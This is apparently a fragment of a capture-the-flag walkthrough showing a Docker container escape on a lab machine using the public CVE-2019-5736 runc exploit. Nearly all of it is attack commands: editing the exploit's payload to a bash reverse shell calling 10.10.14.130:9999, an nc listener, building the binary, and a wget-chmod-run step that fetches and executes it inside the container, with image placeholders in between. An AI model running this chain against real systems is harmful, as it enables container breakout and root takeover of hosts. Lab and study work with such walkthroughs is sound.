


noah@thenotebook:~$ sudo docker exec -it webapp-dev01 bash




┌──(root💀kali)-[/home/kali/Downloads]

└─# wget <https://raw.githubusercontent.com/Frichetten/CVE-2019-5736-PoC/master/main.go>



Now add and edit this line

var payload = "#!/bin/bash \n bash -i >& /dev/tcp/10.10.14.130/9999 0>&1"



┌──(root💀kali)-[/home/kali/Downloads]

└─# nc -lvnp 9999




┌──(root💀kali)-[/home/kali/Downloads]

└─# go build main.go



root@8a8cdc77ff6e:/opt/webapp# wget http://10.10.14.130:8081/main && chmod +x main && ./main



Now open another session

noah@thenotebook:/tmp$ sudo docker exec -it webapp-dev01 /bin/sh



